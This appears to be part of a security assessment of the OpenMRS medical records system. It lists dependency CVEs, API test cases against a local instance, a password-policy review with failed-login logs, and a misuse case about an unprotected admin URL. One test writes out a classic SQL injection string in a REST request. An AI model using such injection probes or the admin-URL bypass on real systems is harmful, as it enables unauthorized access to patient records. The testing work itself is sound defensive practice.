CWE: CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

When using the Index Replication feature, Apache Solr nodes can pull index files from a master/leader node using an HTTP API which accepts a file name. However, Solr before 5.5.4 and 6.x before 6.4.1 did not validate the file name, hence it was possible to craft a special request involving path traversal, leaving any file readable to the Solr server process exposed. Solr servers protected and restricted by firewall rules and/or authentication would not be at risk since only trusted clients and users would gain direct HTTP access.

* MLIST - [[solr-user] 20170215 [SECURITY] CVE-2017-3163 Apache Solr ReplicationHandler path traversal attack](https://lists.apache.org/thread.html/a6a33a186f293f9f9aecf3bd39c76252bfc49a79de4321dd2a53b488@%3Csolr-user.lucene.apache.org%3E)

Vulnerable Software & Versions: [apache:solr:5.5.3](https://web.nvd.nist.gov/view/vuln/search-results?adv_search=true&cves=on&cpe_version=cpe%3A%2Fa%3Aapache%3Asolr%3A5.5.3) and all previous versions

Source:<https://nvd.nist.gov/vuln/detail/CVE-2017-3163>

**3.** **Postgresql-9.0-801.jdbc4.jar:**

Published Vulnerability: [CVE-2017-7484](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2017-7484) [suppress]

Severity: Medium

CVSS Score: 5.0 (AV:N/AC:L/Au:N/C:P/I:N/A:N)

CWE: CWE-200 Information Exposure

It was found that some selectivity estimation functions in PostgreSQL before 9.2.21, 9.3.x before 9.3.17, 9.4.x before 9.4.12, 9.5.x before 9.5.7, and 9.6.x before 9.6.3 did not check user privileges before providing information from pg\_statistic, possibly leaking information. An unprivileged attacker could use this flaw to steal some information from tables they are otherwise not allowed to access.

* BID - [98459](http://www.securityfocus.com/bid/98459)
* CONFIRM - <https://www.postgresql.org/about/news/1746/>
* SECTRACK - [1038476](http://www.securitytracker.com/id/1038476)

Vulnerable Software & Versions:

* [postgresql:postgresql:9.2.20](https://web.nvd.nist.gov/view/vuln/search-results?adv_search=true&cves=on&cpe_version=cpe%3A%2Fa%3Apostgresql%3Apostgresql%3A9.2.20) and all previous versions

Source: <https://nvd.nist.gov/vuln/detail/CVE-2017-7484>

**4. Mysql-connector-java-5.1.28.jar:**

Published vulnerability: [CVE-2017-3653](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2017-3653) [suppress]

Severity: Low

CVSS Score: 3.5 (AV:N/AC:M/Au:S/C:N/I:P/A:N)

CWE: CWE-284 Improper Access Control

Vulnerability in the MySQL Server component of Oracle MySQL (subcomponent: Server: DDL). Supported versions that are affected are 5.5.56 and earlier, 5.6.36 and earlier and 5.7.18 and earlier. Difficult to exploit vulnerability allows low privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized update, insert or delete access to some of MySQL Server accessible data. CVSS 3.0 Base Score 3.1 (Integrity impacts). CVSS Vector: (CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:L/A:N).

* BID - [99810](http://www.securityfocus.com/bid/99810)
* CONFIRM - <http://www.oracle.com/technetwork/security-advisory/cpujul2017-3236622.html>
* SECTRACK - [1038928](http://www.securitytracker.com/id/1038928)

Vulnerable Software & Versions:

* [cpe:/a:oracle:mysql:5.5.56](https://web.nvd.nist.gov/view/vuln/search-results?adv_search=true&cves=on&cpe_version=cpe%3A%2Fa%3Aoracle%3Amysql%3A5.5.56) and all previous versions

Source: <https://nvd.nist.gov/vuln/detail/CVE-2017-3653>

[**A10 - Underprotected API**](https://www.owasp.org/index.php/Top_10_2017-A10-Underprotected_APIs)

Modern applications often involve rich client applications and APIs, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities. Some APis to be tried:

http://localhost:8081/openmrs-standalone/ws/rest/v1/provider

#### **A10. Test Case 1: Unsafe APIs**

##### **Test case Id**: Unprotected\_API\_test\_case\_1

##### **Execution Steps:**

1. Login as an admin
2. Use a rest API to get the provider's details: (Dump the URI in the browser and check)

<http://localhost:8081/openmrs-standalone/ws/rest/v1/provider>

1. The details of all the providers will be dumped on the screen
2. Copy a provider’s UUID, E.g Jake Smith uuid 5e8cd6f5-ee0a-4ba5-af8b-a412306bfb9e
3. Now logout of the admin
4. Try to get Jake Smith’s details using GET API call
5. http://localhost:8081/openmrs-standalone/ws/rest/v1/person/{uuid}

http://localhost:8081/openmrs-standalone/ws/rest/v1/provider/5e8cd6f5-ee0a-4ba5-af8b-a412306bfb9e

##### **Expected Result:** Since the user is not logged in, the attacker must not be able to gain access and hence see Jake Smith’s details using the uuid.

##### **Actual Result:** The attack fails since and login prompt pops up.

##### **Status**: Test case passed

##### **OpenMRS mitigation Strategy**: Access control has been implemented by OpenMRS to allow API calls only with a valid user logged in

#### **A10. Test Case 2: Try SQL injection at the APIs**

##### **Test case Id**: Unprotected\_API\_test\_case\_2

**Execution Steps:**

1.Login as an admin

2. Use a rest API to get the provider's details: (Dump the URI in the browser and check)

<http://localhost:8081/openmrs-standalone/ws/rest/v1/provider>

3. The details of all the providers will be dumped on the screen

4. Copy a provider’s UUID, E.g Jake Smith uuid 5e8cd6f5-ee0a-4ba5-af8b-a412306bfb9e

5. Try to get Jake Smith’s details using GET API call :

<http://localhost:8081/openmrs-standalone/ws/rest/v1/provider/5e8cd6f5-ee0a-4ba5-af8b-a412306bfb9e>

We can see Jake Smith’s details as an XML output

6. Now we will attempt an SQL injection attack by triggering

the following GET request:

[http://localhost:8081/openmrs-standalone/ws/rest/v1/provider/](http://localhost:8081/openmrs-standalone/ws/rest/v1/provider/5e8cd6f5-ee0a-4ba5-af8b-a412306bfb9e)’%20or%20’1’=’1

This is the classing SQL injection attack of passing the parameter as ‘’ or ‘1’ = ‘1’

##### **Expected Result: The application should detect invalid/harmfull input from the API and not process such requests**

##### **Actual Result:** We get the following response: Object with given uuid doesn't exist [null]

##### **Status**: Test case passed

##### **OpenMRS mitigation Strategy**: This attack was prevented most probably because OpenMRS does not directly run the SQL queries, it uses hibernate framework which should be able to prevent invalid/harmful SQL.

### 

**Issues found in user registration/ Manage User Module**

**Password strength**

* Describe OpenMRS’s password policy. You should describe minimum and maximum password length, allowable characters, number of allowable character categories (e.g., numbers) required, password age, password reuse policy, and account lock out.
* You should also provide links with evidence for each of these policies where possible, or indicate that you looked at the code directly or experimented with creating new passwords for each policy.

**Passwords requirements** from the **OpenMRS code** while adding a new user.

Snapshot from file : openmrs-core/api/src/main/java/org/openmrs/util/OpenmrsConstants.java

props.add(new GlobalProperty(**GP\_PASSWORD\_CANNOT\_MATCH\_USERNAME\_OR\_SYSTEMID**, "true",

"Configure whether passwords must not match user's username or system id", BooleanDatatype.class, null));

props.add(new GlobalProperty(**GP\_PASSWORD\_CUSTOM\_REGEX**, "",

"Configure a custom regular expression that a password must match"));

props.add(new GlobalProperty(**GP\_PASSWORD\_MINIMUM\_LENGTH**, "8",

"Configure the minimum length required of all passwords"));

props.add(new GlobalProperty(**GP\_PASSWORD\_REQUIRES\_DIGIT**, "true",

"Configure whether passwords must contain at least one digit", BooleanDatatype.class, null));

props.add(new GlobalProperty(**GP\_PASSWORD\_REQUIRES\_NON\_DIGIT**, "true",

"Configure whether passwords must contain at least one non-digit", BooleanDatatype.class, null));

props

.add(new GlobalProperty(**GP\_PASSWORD\_REQUIRES\_UPPER\_AND\_LOWER\_CASE**, "true",

"Configure whether passwords must contain both upper and lower case characters",

BooleanDatatype.class, null));

The regex is set as empty string which means that the system does not expect the password to follow any particular pattern, it just needs to follow the rules specified in the 4 properties.

**Minimum password length**: 8

Test case : We tested adding a user with password Abc1.

Output: Invalid (Validation Error found)


**Maximum password length**: No maximum password length is set in the code

Test case : We tested adding a user with password with a very long string (1 million characters )

Output : User registered Successfully

Password with 2 million characters

Invalid (Validation Error found). No relevant message is shown. But registration fails.



**Same user-name and password:** Invalid

**Password to contain digits:** Necessary


**Password to contain non-digit**: Necessary

**Password to contain at least one lower and upper case letter each:** Necessary


**Copy-paste function is allowed in the password field.**

Error Message:

You will get an error message if the passwords don't match or if the entered password is less than 8 characters:



For all other invalid password violations, you will get the following error message:



It's not at all helpful and won't let you figure out what is wrong with the password as none of the password rules apart from minimum length are shown to the user either as an error message or password guidelines in the registration page.

**Use of Special Characters in Password:** Tried creating passwords with the following special characters: !,@,#.$

System accepts special characters in passwords

**Use of spaces in password:** We tried creating passwords with spaces in it and it was getting accepted as long as it satisfied all the other password rules.

**Account lockout:** After 8 unsuccessful attempts with a wrong password, any user account gets locked out.

**Logs:**

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:49,226| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:51,477| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:54,768| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:56,368| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:57,784| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:34:59,332| Failed login attempt (login=admin) - Invalid username and/or password: admin


INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:35:01,455| Failed login attempt (login=admin) - Invalid username and/or password: admin

INFO - HibernateContextDAO.authenticate(203) |2017-10-05 16:35:03,158| Failed login attempt (login=admin) - Invalid username and/or password: admin

**Password re-use policy:** Password can be re-used. We tried setting the same password for a user by going to change password and selecting a new password which is same as the old one. We could successfully use the same password.

**Password age:** After looking through the code, we could not find any exact age being set for the passwords. Also, the password which we set for the users never expired in the course of our experiments. So, we can infer that there is no password age policy being set by OpenMRS.

**Abuse/Misuse Cases**



Description:


|  |  |
| --- | --- |
| Name | Change User Details/Privileges |
| Summary | Unauthorized User accessing admin console by accessing the admin url:  <http://localhost:8081/openmrs-standalone/admin>. Admin console is opened without any authorization check. Any user can access the admin console by using this URL. |
| Author | Aswin Anil Kumar |
| Date | 09/30/2017 |
|  |  |
| Basic Path | bp0: Malicious User logins with his/her credentials and types in the URL mentioned above. User is redirected to the admin console with full admin privileges. |
| Alternate Path | An attacker who does not have user or admin credentials gets user login credentials somehow( either by a social engineering attack, hacking etc) and then tries opening the admin url. |
| Capture Points | Cp1: User never tries or finds out that he can access admin console by opening the url.  Cp2: The user is logged out by a timeout before he tries this attack. In this case he will have to log in again and try.  Cp3: Malicious attacker gets blocked after he tries a brute force attack to get the credentials. |
| Extension Points |  |
|  | Preconditions:  Pc1: The system should have user accounts already created.  Assumption:  As1: Attacker is able to successfully login with user credentials  Worst Case Threat (Post-Condition):  wc1: User deletes all other user accounts,  wc2: leaks the PII of all existing users.  Capture Guarantee (Post-Condition):  Cg1: Malicious user never gets hold of user credentials.  Related Business Rules:  Br1: Regular user should not have admin privileges.  Potential Mis-user Profile: A person with user credentials, has some knowledge of software security OR a malicious actor who gets hold of user credentials and knows about the admin url vulnerability.  Stakeholders and Threats:  Sh1 Users:   * User accounts are at the risk of either being deleted or modified.   Sh2 Hospital/Care provider:   * can lose valuable patient/customer information and can also get into legal trouble for leaking user PII.   Sh3 Admin:   * will be blamed for all malicious activity 